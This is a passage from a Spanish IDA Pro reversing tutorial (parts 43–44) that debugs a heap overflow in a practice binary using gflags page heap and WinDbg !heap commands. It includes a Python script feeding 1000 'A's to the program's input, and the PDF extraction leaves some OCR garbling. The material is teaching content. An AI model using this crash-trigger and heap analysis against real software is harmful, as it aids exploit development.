
En el STACK TRACE ahora vemos de donde viene vemos el gets\_s donde se produjo el overflow y desde donde el programa lo llama.

```

Library function Data Regular function Unexplored Instruction External symbol
Debug View Call Stack Structure
IDA View-EIP
PRACTICA41b.exe:013D1013 mov    eax, [ebp+arg_0]
PRACTICA41b.exe:013D1016 push   eax
PRACTICA41b.exe:013D1017 mov    ecx, [ebp+arg_4]
PRACTICA41b.exe:013D101A push   ecx
PRACTICA41b.exe:013D101B call   off_13D20EB
PRACTICA41b.exe:013D1021 add    esp, 8
PRACTICA41b.exe:013D1024 push   1
PRACTICA41b.exe:013D1026 mov    edx, [ebp+arg_4]
PRACTICA41b.exe:013D1029 mov    eax, [edx+64h]
PRACTICA41b.exe:013D102C call   eax
PRACTICA41b.exe:013D102E add    esp, 4
PRACTICA41b.exe:013D1031 mov    ecx, [ebp+arg_4]
PRACTICA41b.exe:013D1034 push   ecx
PRACTICA41b.exe:013D1035 push   offset aHolaS ; "Hola %5\n"
PRACTICA41b.exe:013D103A call   sub_13D1140
PRACTICA41b.exe:013D103F add    esp, 8
PRACTICA41b.exe:013D1042 pop    ebp
PRACTICA41b.exe:013D1043 retn
PRACTICA41b.exe:013D1043 sub_13D1010 endp
PRACTICA41b.exe:013D1043
PRACTICA41b.exe:013D1043
PRACTICA41b.exe:013D1043 ; -----
PRACTICA41b.exe:013D1044 align 10h
PRACTICA41b.exe:013D1050
PRACTICA41b.exe:013D1050 ; ===== S U B R O U T I N E =====
PRACTICA41b.exe:013D1050

```

Que es la llamada a get\_s si queremos que nos diga el nombre analizamos y buscamos los símbolos del módulo ucrtbase.dll que vimos en el call stack que era el que tiene la función gets\_s exportada.



```

    . . .
    PRACTICA41b.exe:013D1013 mov    eax, [ebp+arg_0]
    PRACTICA41b.exe:013D1016 push   eax
    PRACTICA41b.exe:013D1017 mov    ecx, [ebp+arg_4]
    PRACTICA41b.exe:013D101A push   ecx
    PRACTICA41b.exe:013D101B call   off_13D20E0
    PRACTICA41b.exe:013D1021 add    esp, 8
    PRACTICA41b.exe:013D1024 push   1
    PRACTICA41b.exe:013D1026 mov    edx, [ebp+off_13D20E0]
    PRACTICA41b.exe:013D1029 mov    eax, [edx+64h]
    PRACTICA41b.exe:013D102C call   eax
    PRACTICA41b.exe:013D102E add    esp, 4
    PRACTICA41b.exe:013D1031 mov    ecx, [ebp+arg_4]
    PRACTICA41b.exe:013D1034 push   ecx
    PRACTICA41b.exe:013D1035 push   offset aHola
    PRACTICA41b.exe:013D103A call   sub_13D1140 ; "Hola %s\n"
    PRACTICA41b.exe:013D103F add    esp, 8
    PRACTICA41b.exe:013D1042 pop    ebp

```

Bueno poniendo el mouse encima se ve.

Y podemos a mano por ahora, hasta que veamos el análisis del heap más detallado en windbg, saber aproximadamente el tamaño el bloque allocado en el heap, al menos lo que tengo que escribir para desbordarlo.

Si voy a ESI que apunta adonde intento escribir.

```

    . . .
    debug314:05188FF5 db 41h ; A
    debug314:05188FF6 db 41h ; A
    debug314:05188FF7 db 41h ; A
    debug314:05188FF8 db 41h ; A
    debug314:05188FF9 db 41h ; A
    debug314:05188FFA db 41h ; A
    debug314:05188FFB db 41h ; A
    debug314:05188FFC db 41h ; A
    debug314:05188FFD db 41h ; A
    debug314:05188FFE db 41h ; A
    debug314:05188FFF db 41h ; A
    debug314:05188FFF debug314 ends
    debug314:05188FFF
    debug315:05190000 ; -----
    debug315:05190000 ; [00001000 BYTES: COLLAPSED SEGMENT debug315. PRESS CTRL-NUMPAD+ TO EXPAND]
    debug316:05196000 ; -----
    debug316:05196000 ; [00001000 BYTES: COLLAPSED SEGMENT debug316. PRESS CTRL-NUMPAD+ TO EXPAND]
    debug317:05198000 ; -----
    debug317:05198000 ; [00001000 BYTES: COLLAPSED SEGMENT debug317. PRESS CTRL-NUMPAD+ TO EXPAND]
    debug318:0519A000 ; -----
    debug318:0519A000 ; [00001000 BYTES: COLLAPSED SEGMENT debug318. PRESS CTRL-NUMPAD+ TO EXPAND]
    debug319:0519C000 ; -----
    debug319:0519C000 ; [00001000 BYTES: COLLAPSED SEGMENT debug319. PRESS CTRL-NUMPAD+ TO EXPAND]
    debug320:0519E000 ; -----
    debug320:0519E000 ; [00001000 BYTES: COLLAPSED SEGMENT debug320. PRESS CTRL-NUMPAD+ TO EXPAND]
    debug321:051A0000 ; -----

```


Le pongo menos 1 porque en ESI no pudo escribir, ahí veo los 41 que venía escribiendo si voy al inicio de los mismo subiendo.

```

debug314:05188F8B db 3
debug314:05188F8C db 0BBh ; +
debug314:05188F8D db 0BBh ; +
debug314:05188F8E db 0BAh ; |
debug314:05188F8F db 0DCh ; -
DI debug314:05188F90 db 41h ; A
debug314:05188F91 db 41h ; A
debug314:05188F92 db 41h ; A
debug314:05188F93 db 41h ; A
debug314:05188F94 db 41h ; A
debug314:05188F95 db 41h ; A
debug314:05188F96 db 41h ; A
debug314:05188F97 db 41h ; A
debug314:05188F98 db 41h ; A
debug314:05188F99 db 41h ; A
debug314:05188F9A db 41h ; A
debug314:05188F9B db 41h ; A
debug314:05188F9C db 41h ; A
debug314:05188F9D db 41h ; A
debug314:05188F9E db 41h ; A
debug314:05188F9F db 41h ; A
debug314:05188FA0 db 41h ; A
debug314:05188FA1 db 41h ; A
debug314:05188FA2 db 41h ; A
debug314:05188FA3 db 41h ; A

```

Marcando toda la zona y luego apretando EDIT-ARRAY.



Vemos que me da 112 que es el tamaño 0x70 aproximado del bloque allocado que era 0x6c, obvio también esto depende de que se escriba desde el inicio del bloque o no, y hay 4 bytes que bueno el sistema no es perfecto al allocar una página contigua y redondea un poco, pero estamos bastante cerca, obviamente con los comandos del Windbg embebido será mucho más sencillo, pero siempre habilitar con gflags page heap full, es muy útil hallamos algo que puede llevar horas y enloquecer a más de uno, el punto donde se produjo el overflow en el heap.

Obviamente al hablar de overflow hablamos de desbordar el bloque que se allocó con malloc, el sistema pudo detectar eso, pero si solo desbordáramos el buffer interno de la estructura y solo nos pasáramos 4 bytes para pisar el puntero a SetDEP esto no funcionaría, aunque ese es un caso muy extraño y no es lo normal, lo que siempre ocurre es un desbordamiento en algún bloque de heap que se pasa y pisa los bloques que están contiguos.

Vuelvan el heap al estado normal al terminar.


Hasta la parte 44  
Ricardo Narvaja

# INTRODUCCIÓN AL REVERSING CON IDA PRO DESDE CERO

## PARTE 44

Por supuesto tenemos el ejercicio para resolver PRACTICA\_44, pero lo haremos en la partes siguientes ahora veremos alguna info mas que podemos obtener usando Windbg dentro de IDA. Usaremos el caso anterior del PRACTICA 41 b que como sabemos era un heap overflow.

Cambiamos el debugger de IDA a Windbg y nos fijamos que en las DEBUGGER OPTIONS este en modo USER.




Cambiamos el gflags para que el proceso tenga el PAGE HEAP enabled en modo full.

```
practic41b.exe. page heap disabled
C:\Program Files (x86)\Windows Kits\10\Debuggers\x86>gflags.exe -p /enable PRACTICA41b.exe /full
Warning: pageheap.exe is running inside WOW64.
This scenario can be used to test x86 binaries (running inside WOW64)
but not native (IA64) binaries.
path: SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options
    practica41b.exe: page heap enabled
C:\Program Files (x86)\Windows Kits\10\Debuggers\x86>
```

Voy hasta el path donde está el gflags.exe en la misma carpeta que esta el windbg.exe y cambio a que este habilitado el PAGE HEAP en modo FULL con.

```
gflags.exe -p /enable PRACTICA41b.exe /full
```

Y lanza el script2



```
script.py x script2.py x
from os import *
import struct

stdin,stdout = popen4(r'PRACTICA41b.exe -1')
print "ATACHEA EL DEBUGGER Y APRETA ENTER\n"
raw_input()

rop_chain = create_rop_chain()
fruta="A" * 1000 + "\n"

print "Escribe: " + fruta
stdin.write(fruta)
print stdout.read(40)
```

Pero esta vez cuando se detiene atacheo el IDA con al análisis del PRACTICA41b cargado en el LOADER y por supuesto en modo debugger Windbg user.

Lógicamente crasheara al igual que antes, cuando intenta escribir fuera del bloque allocado y desborda.

```

IDA View-EIP
urcbase:6039933C cmp    eax, 0Ah
urcbase:6039933E jz     short loc_6039935C
urcbase:60399341 cmp    eax, 0FFFFFFFh
urcbase:60399344 jz     short loc_6039935C
urcbase:60399347 inc    al
urcbase:60399348 inc    esl
urcbase:60399349 mov    [ebp+20h], esl
urcbase:6039934C push   offset ucrtbase__iob
urcbase:60399351 call   near ptr ucrtbase__fgetc_nolock
urcbase:60399354 pop    eax
urcbase:60399357 pop    [ebp-20h], eax
urcbase:6039935A jmp    short loc_6039935C
urcbase:6039935C
urcbase:6039935E loc_6039935E ; CODE XREF: ucrtbase!ucrtbase_fwrite+EF1j
urcbase:6039935F mov    byte ptr [esl], 0
urcbase:6039935F jmp    short loc_60399385
urcbase:6039935F
urcbase:60399361 db    89h ; 
urcbase:60399362 db    5Dh ; 
urcbase:60399363 db    0Dh ; E
urcbase:60399364 db    89h ; 

```

Por supuesto para esto tienen que tener bien configurado el Windbg dentro de IDA de cualquier manera si alguien tuvo problemas para instalar el Windbg y que ida se lo reconozca, lo pude hacer atacheando el WINDDBG fuera de IDA y tipeando los comandos en el mismo, no tendrán la interfase del IDA pero les dará la misma información.

MARK RUSSINOVICH and DAVID SOLOMON. (These resources may not be available in some languages and countries.)

### Remarks

This extension command can be used to perform a variety of tasks.

The standard **!heap** command is used to display heap information for the current process. (This should be used only for user-mode processes. The **!pool** extension command should be used for system processes.)

The **!heap -B** and **!heap -D** commands are used to create and delete conditional breakpoints in the heap manager.

The **!heap -I** command detects leaked heap blocks. It uses a garbage collector algorithm to detect all busy blocks from the heaps that are not referenced anywhere in the process address space. For huge applications, it can take a few minutes to complete. This command is only available in Windows XP and later versions of Windows.

The **!heap -X** command searches for a heap block containing a given address. If the **-V** option is used, this command will additionally search the entire virtual memory space of the current process for pointers to this heap block. This command is only available in Windows XP and later versions of Windows.

The **!heap -P** command displays various forms of page heap information. Before using **!heap -P**, you must enable the page heap for the target process. This is done through the Global Flags (**gflags.exe**) utility. To do this, start the utility, fill in the name of the target application in the **Image File Name** text box, select **Image File Options** and **Enable page heap**, and click **Apply**. Alternatively, you can start the Global Flags utility from a Command Prompt window by typing **gflags /i xxx.exe +hpa**, where **xxx.exe** is the name of the target application.

The **!heap -P -[C|S]** commands are not supported beyond Windows XP. Use the **UMDH** tool provided with the debugger package to obtain similar results.

The **!heap -SRCH** command displays those heap entries that contain a certain specified pattern.

The **!heap -FLT** command limits the display to only heap allocations of a specified size.

The **!heap -STAT** command displays heap usage statistics.

Here is an example of the standard **!heap** command:

Bueno tiene muchos comandos de heap útiles el Windbg, creo que para trabajar con heaps es el más completo.

```

WINDBG>!heap -p -a esi
address 054f5000 found in
_DPH_HEAP_ROOT @ 3ce1000
in busy allocation ( _DPH_HEAP_BLOCK:      UserAddr
                      54d16b4:      54f4f90
59e58e89 verifier!UvrfDebugPageHeapAllocate+0x000000229
77631d4c ntdll!RtlDebugAllocateHeap+0x00000030
775eb586 ntdll!RtlpAllocateHeap+0x000000c4
77599541 ntdll!RtlAllocateHeap+0x00000023a
6d345e7b ucrtbase!malloc+0x0000002b
002411ac PRACTICA41b+0x000011ac
0024189d PRACTICA41b+0x0000109d
0024136a PRACTICA41b+0x0000136a
75a2338a kernel32!BaseThreadInitThunk+0x0000000e
77599a02 ntdll!_RtlUserThreadStart+0x00000070
77599d5 ntdll!_RtlUserThreadStart+0x0000001b


```

Ese comando es muy útil solo funciona por completo con las page heap full enabled, y vemos que me dice el size del bloque allocado, que el mismo esta usado o busy (no libre) y me informa la historia de los lugares por donde paso cuando ese bloque se allocó.

Si hubiéramos lanzado el mismo comando en un bloque que fue liberado o free, nos daría la historia de los lugares donde se liberó.

Vemos que la allocacion proviene de

002411ac PRACTICA41b+0x000011ac




Y hacia arriba en la lista de la historia, se ve como llama a malloc luego internamente a RtlAllocateHeap etc.

Hacia abajo en la lista de la historia tenemos

0024109d PRACTICA41b+0x0000109d

```
00241090 var_10= dword ptr -10h
00241090 Size= dword ptr -8Ch
00241090 Dst= dword ptr -8
00241090 Buf= dword ptr -4
00241090 argc= dword ptr 8
00241090 argv= dword ptr 0Ch
00241090 envp= dword ptr 10h
00241090
00241090 push    ebp
00241091 mov     ebp, esp
00241093 sub    esp, 10h
00241096 push    6Ch          ; Size
00241098 call    ??2@YAPAXI@Z      ; operator new(uint)
0024109D add     esp, 4
002410A0 mov     [ebp+Dst], eax
002410A3 cmp     [ebp+Dst], 0
002410A7 jz      short loc_2410C1




|                                      |  |  |
|--------------------------------------|--|--|
|                                      |  |  |
| 002410A9 push    6Ch          ; Size |  |  |
| 002410AB push    0           ; Val   |  |  |
| 002410AD mov     eax, [ebp+Dst]      |  |  |




|                                  |  |  |
|----------------------------------|--|--|
|                                  |  |  |
| 002410C1                         |  |  |
| 002410C1 loc_2410C1:             |  |  |
| 002410C1 mov     [ebp+var_10], 0 |  |  |


```

Vemos que nos marca los return address de los calls donde entro al allocar.



Vemos que nos muestra el user address que es el inicio del bloque para el usuario, donde se puede escribir, antes está el header del bloque.



To see the stack trace of the allocation or the freeing of a heap block or full page heap block, use `dt DPH_BLOCK_INFORMATION` with the `header` address, followed by `!stack`.

En la página de Microsoft vemos la información del header en este caso para heap en modo full page, vemos que comienza con ABCDBBBB y termina con DCABBBBB, veamos si lo vemos justo antes del inicio de donde escribimos.

```

0:000> dd 0ABCDBBBBh
debug975:054F4F70 dd 0ABCDBBBBh [REDACTED]
debug975:054F4F74 db 0
debug975:054F4F75 db 10h
debug975:054F4F76 db 0CEh ; +
debug975:054F4F77 db 3
debug975:054F4F78 db 6Ch ; 1
debug975:054F4F79 db 0
debug975:054F4F7A db 0
debug975:054F4F7B db 0
debug975:054F4F7C db 0
debug975:054F4F7D db 10h
debug975:054F4F7E db 0
debug975:054F4F7F db 0
debug975:054F4F80 db 0
debug975:054F4F81 db 0
debug975:054F4F82 db 0
debug975:054F4F83 db 0
debug975:054F4F84 db 0
debug975:054F4F85 db 0
debug975:054F4F86 db 0
debug975:054F4F87 db 0
debug975:054F4F88 dd offset unk_3F2518C
debug975:054F4F8C dd 0DCBABBBAh [REDACTED]
debug975:054F4F90 db 41h ; A
debug975:054F4F91 db 41h ; A

```

UNKNOWN 054F4F70: debug975:054F4F70 (Synchronized with EIP)

Con el comando `dt` del Windbg seguido de `_DPH_BLOCK_INFORMATION` nos dará la información de los campos del header.

Si vamos a la dirección que apunta el stack trace

```
UNKNOWN 054F4F70: debug975:054F4F70 (Synchronized with EIP)

WINDBG>dt _DPH_BLOCK_INFORMATION 054F4F70
verifier!_DPH_BLOCK_INFORMATION
+0x000 StartStamp      : 0xabcdffff
+0x004 Heap             : 0x03ce1000 Void
+0x008 RequestedSize   : 0x6c
+0x00c ActualSize       : 0x1000
+0x010 Internal          : _DPH_BLOCK_INTERNAL_INFORMATION
+0x018 StackTrace        : 0x03f2518c Void
+0x01c EndStamp          : 0xdccbffff

WINDBG |
```

```
BG>!heap -p -a esi  
address 054f5000 found in  
DPH_HEAP_ROOT @ 3ce1000  
in busy allocation ( DPH_HEAP_BLOCK:  
54d16b4: 54f4f98  
59e58e9 verifier!AVrfDebugPageHeapAllocate+0x00000229  
77631d4e ntdll!RtlDebugAllocateHeap+0x00000030  
775eb586 ntdll!RtlpAllocateHeap+0x000000c4  
77593541 ntdll!RtlAllocateHeap+0x0000023a  
6d345e7b ucrtbase!malloc+0x0000002b  
002411ac PRACTIC4!41b+0x000011ac  
0024109d PRACTIC4!41b+0x0000109d  
0024136a PRACTIC4!41b+0x0000136a  
75a23384 kernel32!BaseThreadInitThunk+0x0000000e  
77599a02 ntdll! RtlUserThreadStart+0x00000070
```

Vemos que un poco más abajo, guarda la historia de la allocation, coincide con los que nos dio el comando

iheap -p -a xxx

Ahora probaremos que info nos da en el caso de usarlo con heap normal, obviamente no será tan específica ni tendrá historia de cada bloque, pero bueno.

Deshabilito el page guard full.

```
C:\Program Files (x86)\Windows Kits\10\Debuggers\x86>gflags.exe -p /disable PRACTICA41b.exe
Warning: pageheap.exe is running inside WOW64.
This scenario can be used to test x86 binaries (running inside WOW64)
but not native (IA64) binaries.

path: SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options
      practica41b.exe: page heap disabled

C:\Program Files (x86)\Windows Kits\10\Debuggers\x86>
